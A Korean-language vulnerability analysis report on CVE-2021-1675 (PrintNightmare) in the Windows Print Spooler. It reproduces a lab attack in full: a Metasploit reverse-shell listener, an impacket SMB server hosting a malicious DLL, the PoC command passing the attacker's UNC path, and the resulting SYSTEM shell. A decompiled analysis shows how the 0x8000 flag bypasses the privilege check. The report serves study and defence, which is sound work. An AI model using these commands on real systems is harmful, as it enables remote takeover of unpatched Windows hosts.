취약점 분석 보고서

- CVE-2021-1675 -

2025. 10.

전동혁

목 차

I. 개요

1. 취약점 분석 배경

해당 취약점은 Windows Print Spooler 서비스(spoolsv.exe)에 존재하는 원격 코드 실행(RCE) 또는 로컬 권한 상승(LPE) 취약점입니다. 초기에는 CVE-2021-1675로 보고되었으나, 후에 원격 공격이 가능한 변종이 확인되어 CVE-2021-34527 (PrintNightmare)로 불리기도 합니다. 이는 Windows의 핵심 서비스 중 하나인 Print Spooler 서비스의 기본 동작 방식을 악용한 것으로 해당 취약점은 이미 패치 되었지만, 상세 분석을 통해 시스템에 어떠한 취약점이 발생할 수 있는지 자세히 알아볼 필요성이 제기되어 분석 보고서를 작성하게 되었습니다.

2. CVE-2021-1675 요약

취약점은 Print Spooler 서비스가 프린터 드라이버를 로드하고 관리하는 방식에서 발생합니다. 특히, 잘못된 권한 확인 및 드라이버 설치 과정에서의 DLL 하이재킹 가능성이 주된 원인입니다.

3. CVE-2021-1675 개요

취약점 이름	최초 발표일	위험 등급	취약점 영향
CVE-2021-1675 PrintNightmare	2021.06.08	높음	원격 코드 실행

벤더	현재 상태
Microsoft	패치됨

4. CVE-2021-1675 대상 시스템

소프트웨어	버전	비고
Windows OS	Windows 10, Windows 8.1, Windows 7, Windows Server 2019, Windows Server 2016, Windows Server 2012 R2 등	2021년 6월/7월 패치 적용 이전의 모든 Windows 버전이 영향을 받음.

서비스	비고
Print Spooler Service (spoolsv.exe)	해당 서비스가 실행 중인 모든 시스템

취약 조건	비고
공격자가 대상 시스템에 대한 사용자 자격 증명(인증된 사용자)을 가지고 있을 경우.	원격 코드 실행(RCE)의 경우, 공격자는 원격으로 드라이버 설치 요청을 보낼 수 있어야 함.

5. 테스트 환경 구성 정보


공격자 시스템	OS: Kali Linux IP: 192.168.1.137 도구: Impacket, Python 스크립트, Metasploit 등
대상 시스템	OS: Windows 10 1909 패치 상태: 2021년 6월/7월 보안 패치 미적용 상태 IP: 192.168.1.140 계정: 도메인 사용자 계정 또는 일반 로컬 사용자 계정
네트워크 환경	단일 사설 네트워크

Ⅱ. 분석

1. 기본 개념

Print Spooler 서비스가 프린터 드라이버를 로드 및 설치하는 과정에서 인증된 일반 사용자의 드라이버 추가 요청(RpcAddPrinterDriverEx 함수 호출)에 대한 권한 검증이 미흡하여 발생합니다. 이 취약점은 서비스 자체의 설계 결함과 잘못된 권한 확인이 주된 원인입니다.

2. 공격 시나리오



1. 초기 접근
공격자는 대상 네트워크 내에서 일반 사용자 권한을 획득
2. 페이로드 준비
공격자는 악의적인 코드가 포함된 악성 .dll 파일을 준비하고,
이를 공유 폴더 등에 배치하여 대상 시스템에서 접근 가능 설계
3. 원격 호출
공격자는 RPC 클라이언트를 사용하여 대상 시스템의 인쇄 스풀러 서비스에
RpcAddPrinterDriverEx() 함수를 호출 이 때, 악성 DLL의 UNC 경로를 인수로 전달
4. 권한 상승
인쇄 스풀러 서비스는 전달받은 UNC 경로에서 드라이버 파일을 복사하고 로드하며,
이 과정이 SYSTEM 권한으로 실행
5. 코드 실행
악성 DLL이 로드되면서 내부의 페이로드(예: reverse shell)가 실행되고, 공격자는 대상 시스템에 대한 SYSTEM 권한의 셸을 획득하여 시스템을 완전히 장악

3. 공격 코드 분석

PrintNightmare 공격은 주로 Python의 impacket 라이브러리나 Metasploit 모듈을 사용하여 구현됩니다. 핵심은 RPC 통신을 통해 Print Spooler 서비스에 접근하고,
RpcAddPrinterDriverEx() 함수 구조체에 악성 DLL의 경로를 삽입하는 것입니다.

PrintNightmare 취약점을 활용하는 가장 일반적인 방법 중 하나는 Metasploit Framework의 전용 모듈을 사용하는 것입니다. 해당 모듈을 통하여 필요한 페이로드(악성 DLL)를 생성하고 Reverse Shell 리스너를 실행하여 연결을 대기 합니다.

3.1 공격 코드 실행

```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/shell_reverse_tcp
PAYLOAD => windows/x64/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.137
LHOST => 192.168.1.137
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > show options

Payload options (windows/x64/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, n
                                        one)
   LHOST     192.168.1.137    yes       The listen address (an interface may be specified)
   LPORT     443              yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

A. Metasploit 모듈 로드 및 옵션 설정


공격자는 Metasploit을 실행한 후, 해당 취약점을 악용하는 모듈을 로드하고 필수 옵션을 설정해야 합니다.

B. impacket smb 서버 생성

Kali Linux 등 공격자 시스템에서 악성 DLL이 위치한 디렉토리를 공유하는 명령어는 다음과 같습니다. 예) /tmp/reverse.dll

```
impacket-smbserver smb /tmp -smb2support'
```

해당 smb 서버가 실행하여, 대상 시스템의 Print Spooler 서비스에서 ₩₩공격자IP₩smb₩reverse.dll 경로에 접근할 수 있도록 합니다.



C. victimPC Print Spooler 서비스 실행 상태 확인

대상 시스템의 PowerShell 환경에서 Get-Service 명령어를 사용하여 Print Spooler 서비스의 상태를 확인합니다. 상태가 Running 이어야 공격이 가능합니다.

D. Metasploit에서 공격자 서버 실행

metasploit에서 공격자 서버를 실행하고 TCP 세션을 대기 합니다.

E. CVE-2021-1675 POC 코드 실행

```
┌──(kali㉿kali)-[~/Desktop/CVE-2021-1675-main]
└─$ python CVE-2021-1675.py user:1234@192.168.1.140 '\\192.168.1.137\smb\reverse.dll'
```

PoC 코드를 실행하여 PrintNightmare 공격을 시도합니다. 해당 POC는 앞서 구축한 SMB 서버와 Metasploit 핸들러를 활용합니다.


예) Username:Password@victim_ip '₩₩attacker_ip₩smb₩reverse.dll'

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.137:443
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.137:443
[*] Command shell session 1 opened (192.168.1.137:443 → 192.168.1.140:50042) at 2025-10-19 09:
28:57 -0400

Shell Banner:
Microsoft Windows [Version 10.0.18363.418]
-----

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

♦♦♦o♦ ũ♦v♦ ♦:♦♦♦ PowerShell ♦♦♦♦ https://aka.ms/pscore6

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

F. 최종 결과 확인


공격에 성공하면 Metasploit 세션이 열립니다. 세션 내에서 whoami 명령을 통해 NT AUTHORITY₩SYSTEM 권한 획득 여부를 최종적으로 확인합니다.

3.2 행위 분석




A. Network 상태 확인

공격 성공 직후 대상 시스템의 Process Hacker 네트워크 탭에서 spoolsv.exe 프로세스를 확인하면, RPC 포트에서의 Listen 상태를 확인할 수 있습니다. 해당 연결이 바로 공격자가 획득한 Reverse Shell 세션을 의미합니다.



B. spoolsv.exe에 로드된 모듈 확인

spoolsv.exe의 로드된 모듈 목록 내에서 공격자가 준비한 페이로드 파일인 reverse.dll (또는 사용된 파일명)이 메모리에 로드된 것을 확인할 수 있습니다.



C. SMB로 공유된 악성 DLL 파일 확인


공격자가 준비한 악성 DLL의 UNC 경로 ₩₩192.168.1.137₩smb₩reverse.dll를 PoC 코드가 대상 시스템의 Print Spooler 서비스(spoolsv.exe)에 전달합니다.

Print Spooler 서비스는 드라이버 설치 로직이 실행되어,원격으로 지정된 DLL 파일 (reverse.dll)을 SYSTEM 권한으로 접근하여 해당 드라이버 복사 경로로 복사(Drop)합니다. 복사되는 경로는 다음과 같습니다.

```
C:₩Windows₩System32₩spool₩drivers₩x64₩3₩reverse.dll
```

파일이 복사된 후, Print Spooler 서비스는 해당 드라이버 경로에서 복사된 reverse.dll을 로드(LoadLibrary)하여 공격자 Reverse Shell을 실행합니다.


3.3 네트워크 행위 캡처



A. Network 세션 확인

공격 성공 후 공격자와 피해 시스템 간에 설정된 리버스 셸 세션은 일반적인 TCP 연결을 사용하며, 해당 연결을 통해 전송되는 모든 통신 데이터를 와이어샤크로 캡처 할 수 있습니다.


Source IP (공격자)	192.168.1.137
Destination IP (피해자)	192.168.1.140
프로토콜	TCP



B. 통신 스트림 확인

캡처된 패킷에서 공격자 IP와 피해자 IP 간의 통신 스트림을 분석하면, 공격자가 원격 셸에서 입력한 명령(예: ls, whoami)과 그에 대한 피해 시스템의 응답 결과 데이터를 평문 상태로 확인할 수 있습니다. 또한 whoami 명령을 통해 획득한 권한(NT AUTHORITY₩SYSTEM)을 확인하는 텍스트가 TCP 명령 스트림 내에 포함되어 있는 것이 관찰 할 수 있습니다.

3.4 상세 동적 분석



동적 분석 결과, 시스템이 로드하려고 시도한 파일 경로는 다음과 같습니다.

C:₩Windows₩System32₩spool₩drivers₩x64₩3₩reverse.dll

이는 앞서 SMB 공유 경로(₩₩192.168.1.137₩smb₩reverse.dll)에 있던 파일이 Print Spooler 서비스의 드라이버 디렉토리로 정상적으로 복사 되었으며, spoolsv.exe 프로세스가 이 파일을 메모리에 로드하려 하고 있음을 보여줍니다.

호출 스택은 RPC 원격 호출(RpcAddPrinterDriverEx)이 Print Spooler의 내부 드라이버 설치 로직(InternalAddPrinterDriverEx)을 호출하여 최종적으로 악성 파일(reverse.dll)을 메모리에 로드하는(LoadLibraryExW) 호출 루틴을 확인 할 수 있습니다.

```
__int64 __fastcall SplAddPrinterDriverEx(
        LPCWSTR pName,
        unsigned int Level,
        __int64 pDriverInfo,
        unsigned int dwFileCopyFlags,
        struct _INISPOOLER *a5,
        int a6,
        int a7)
{
  char LastError; // al
  int fCheckPriv; // ebx

  CacheAddName();
  if ( !(unsigned int)MyName(pName) )
  {
    if ( (_UNKNOWN *)WPP_GLOBAL_Control != &WPP_GLOBAL_Control && (*(_BYTE *)(WPP_GLOBAL_Control + 68LL) & 0x10) != 0
    {
      LastError = GetLastError();
      WPP_SF_SD(
        *(_QWORD *)(WPP_GLOBAL_Control + 56LL),
        14,
        (unsigned int)&WPP_cc1d341ae0c23706c4c2da1ce3e92ea3_Traceguids,
        (_DWORD)pName,
        LastError);
    }
    return 0LL;
  }
  fCheckPriv = 0;
  if ( (dwFileCopyFlags & 0x8000) == 0 )
    fCheckPriv = a7;
  if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0LL, (__int64)pLocalIniSpooler, 0) )
    return 0LL;
  return InternalAddPrinterDriverEx(pName, Level, pDriverInfo, dwFileCopyFlags, a5, a6, fCheckPriv, 0LL);
}
```


취약점은 해당 함수(SplAddPrinterDriverEx)가 내부적으로 호출하는 드라이버 설치 로직과 초기 권한 검증의 미흡함에서 발생합니다. SplAddPrinterDriverEx() 함수는 RPC 요청이 들어왔을 때 서버 측(spoolsv.exe 내부의 localspl.dll)에서 실행되는 함수입니다.

```
fCheckPriv = 0;
if ( (dwFileCopyFlags & 0x8000) == 0 )
  fCheckPriv = a7;
if ( fCheckPriv && !(unsigned int)ValidateObjectAccess(0, 1, 0, 0LL, (__int64)pLocalIniSpooler, 0) )
  return 0LL;
return InternalAddPrinterDriverEx(pName, Level, pDriverInfo, dwFileCopyFlags, a5, a6, fCheckPriv, 0LL
```

A. 문제의 권한 검증 로직

공격의 핵심은 SplAddPrinterDriverEx()가 호출되기 전에 이루어지는 RPC 인증 과정에서 일반 인증된 사용자도 이 함수를 호출할 수 있다는 점입니다.

SplAddPrinterDriverEx() 함수에서 dwFileCopyFlags 변수는 RPC 호출 시 전달되는 특정 액세스 레벨(Access Granted) 플래그를 담고 있습니다.




B. bt esi,0xF

취약점은 “bt esi,0xF , (if ((dwFileCopyFlags & 0x8000) == 0)) “ dwFileCopyFlags 인자에 대한 BT (Bit Test) 명령어에서 발생합니다. 해당 명령어는 dwFileCopyFlags의 특정 비트 위치의 값을 확인하고, 그 결과를 CPU의 캐리 플래그(CF)에 저장합니다. bt esi,0xF 명령어는 0xF (15번째 비트 확인)을 합니다. 즉 15번째 비트의 테스트 결과(CF)가 1이 나오도록 하면 ValidateObjectAccess() 검사 부분을 건너 뛸 수 있습니다.

C. POC 코드 확인


공격에 사용되는 POC 코드에서 **flags = rprn.APD_COPY_ALL_FILES | 0x10 | 0x8000**



